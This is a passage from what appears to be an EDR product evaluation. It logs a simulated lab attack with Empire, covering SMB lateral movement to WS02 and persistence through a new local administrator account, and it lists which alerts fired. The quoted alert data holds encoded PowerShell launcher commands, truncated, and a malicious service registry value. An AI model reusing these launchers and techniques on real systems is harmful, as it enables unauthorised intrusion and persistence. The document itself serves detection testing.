Description	Now we use the (assumed) dumped credentials, or more specifically the NTLM hash of the second compromised domain user on WS01, to move laterally from WS01 to WS02. We use internal PowerShell module in Empire to move laterally via SMB.
Action performed in user context	Domain User
Action performed at integrity level	High Integrity
Action performed on host	WS01

Step 7.1: SMB Shares	
Tactics / Techniques	Lateral Movement (TA0008), Remote Service (T1021), SMB/Admin Shares (T1021.002)
Date and time of execution	10.01.2025 at 10:39 AM UTC
Summary of observation	During lateral movement from WS01 to WS02, we observed several active alerts, including those related to exploit detection, suspicious service execution, and the installation of PowerShell as a service registry entry. Furthermore, through manual investigation of the detections, we identified an HTTP connection originating from a powershell.exe process under the context of the machine account on WS02 to our redirector. This behaviour is expected, as lateral movement via the SMB exec module in Empire executes code in the context of the SYSTEM account.


Step 7.1: EDR-Active Alerts











Step7.1: Manual Investigation






cmd.exe
4
PDM:Exploit.Win32.Generic
Isolate WS02.lab.local
Create prevention rule
Create task
Details
History 4
Detection
IOA tags
exploit_detected_windows
Detect
PDM:Exploit.Win32.Generic
Last action
2025-01-10 10:39:31.824
Object name
C:\Windows\System32\cmd.exe
MD5
SHA256
Object type
Memory process
Detection mode
Default
Event time
2025-01-10 10:39:31.824
Record ID
32141488
Database version
2025-01-10 03:50:00.000
Event initiator
File
"C:\Windows\System32\cmd.exe"
Process ID
9088
Launch parameters
C:\WINDOWS\system32\cmd.exe /C start /b C:\Windows\System32\WindowsPowershell\v1.0\powershell -noP -sta -w 1 -enc SQBmACgAJABQAFMAVgBlAHIAcwBpAG8AbgBUAGEAYgBsAGUALgBQAFMAVgBlAHIAcwBpAG8AbgAuAE0AYQBqAG8AcgAgAC0AZwBlACAAMwApAHsAfQA7AFsAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0AE0AYQBuAGEAZwBlAHIA
Find events
MD5
SHA256
System info
Host name
WS02.lab.local
Host IP
User name
LAB\WS02$
OS version
Microsoft Windows Professional 10.0.26100


Threat Hunting
Save as TAA (IOA) rule
Import
2025-01-10 10:39
IOAId = "4a63834f-7989-cff3-efa5-1e63aa922edf"
Refresh
All events (1 event)
Group by...
Event ti...
Event type
Host name
Details
User name
2025-01-10 10:39:30.833
Process start...
WS02.lab.local
File: C:\Windows\System32\cmd.exe
Importance: High
Hash: SHA256 MD5
LAB\WS02$


services.exe 169
cmd.exe 2
Isolate WS02.lab.local
Create prevention rule
Create task
Details
Events (2)
Process started
IOA tags
windows_command_shell_usage
suspicious_service_execution_of_system_process
File
"C:\Windows\System32\cmd.exe"
Process ID
7936
Launch parameters
C:\WINDOWS\system32\cmd.exe /C "C:\WINDOWS\system32\cmd.exe /C start /b C:\Windows\System32\WindowsPowershell\v1.0\powershell -noP -sta -w1 -enc SQBmACgAJABQAFMAVgBlAHIAcwBpAG8AbgBUAGEAYgBsAGUALgBQAFMAVgBlAHIAcwBpAG8AbgAuAE0AYQBqAG8AcgAgAC0AZwBlACAAMwApAHsAfQA7AFsAUwB5AHMAdABlAG0AL
Find events
Process creation flags
["DEBUG_PROCESS"]
MD5
SHA256
File type
PE executable
Size
332 KB
Event time
2025-01-10 10:39:30.833
Parent process
File
"C:\Windows\System32\services.exe"
Process ID
928
Launch parameters
C:\WINDOWS\system32\services.exe
Find events
MD5
SHA256
System info
Host name
WS02.lab.local
Host IP
User account type
Unknown
User name
LAB\WS02$
OS version
Microsoft Windows Professional 10.0.26100


Threat Hunting
Save as TAA (IOA) rule
Import
2025-01-10 10:39
IOAId = "3a04775f-6af9-f8b4-c3b8-624aaf09af9b"
Refresh
All events (1 event)
Group by...
Event ti...
Event type
Host name
Details
User name
2025-01-10 10:39:30.687
Registry modi...
WS02.lab.local
Key path: HKLM\SYSTEM\ControlSet001\Services\JSOWWFHAPRFMRYWLDTCQ
LAB\WS02$
Importance: Medium
Operation type: Registry modified
Value name: ImagePath
Value ...


services.exe
247
ImagePath
Isolate WS02.lab.local
New prevention rule
Create task
Registry modified
IOA tags
powershell_installation_as_a_service_registry
Key path
HKLM\SYSTEM\ControlSet001\Services\JSOWWFHAP RFMRYWLDTCQ
Find events
Value name
ImagePath
Value data
%COMSPEC% /C "%COMSPEC% /C start /b C:\Windows\System32\WindowsPowershell\v1.0\powershell -noP -sta -w 1 -enc SQBmACgAJABQAFMAVgBlAHIAcwBpAG8AbgBUAGEAYgBsAGUALgBQAFMAVgBlAHIAcwBpAG8AbgAuAE0AYQBqAG8AcgAgAC0AZwBlACAAMwApAHsAfQA7AFsAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUAB
Find events
Value type
REG_EXPAND_SZ
Event time
2025-01-10 10:39:30.687
Event initiator
File
"C:\Windows\System32\services.exe"
Launch parameters
C:\WINDOWS\system32\services.exe
Find events
MD5
SHA256
System info
Host name
WS02.lab.local
Host IP
User name
LAB\WS02$
OS version
Microsoft Windows Professional 10.0.26100


services.exe
1
PDM:Trojan.Win32.GenAutoru...
Isolate WS02.lab.local
Create prevention rule
Create task
Details
History 2
Detection
IOA tags
loud_detects_on_system_processes
Detect
PDM:Trojan.Win32.GenAutorunServiceImagePathRun.a
Last action
2025-01-10 10:39:31.487
Object name
C:\Windows\System32\services.exe
MD5
SHA256
Object type
Memory process
Detection mode
Default
Event time
2025-01-10 10:39:31.487
Record ID
37122271
Database version
2025-01-10 03:50:00.000
Event initiator
File
"C:\Windows\System32\services.exe"
Process ID
928
Launch parameters
C:\WINDOWS\system32\services.exe
Find events
MD5
SHA256
System info
Host name
WS02.lab.local
Host IP
User name
LAB\WS02$
OS version
Microsoft Windows Professional 10.0.26100


Step 8. Persistence


Step 8	PERSISTENCE
Description	Now that we have access to the second workstation, WS02, we will simulate creating privileged persistence by creating a new user named James Ulrich and adding him to the local Administrators group. Creating the user James Ulrich and adding him to the local Administrator group is done by using the net.exe tool via a shell command in Empire.
Action performed in user context	NT AUTHORITY\SYSTEM
Action performed at integrity level	System Integrity
Action performed on host	WS02

Step 8.1: Create Account


Tactics / Techniques	Persistence (TA0003), Create Account (T1136), Local Account (T1136.001)
Date and time of execution	10.01.2025 at 10:39 AM UTC
Summary of observation	We observed two active alerts related to our activities. The first alert was triggered by the creation of a local account using the net.exe tool. The second alert flagged the use of a standard system tool, net.exe, to add the newly created account to a privileged group.

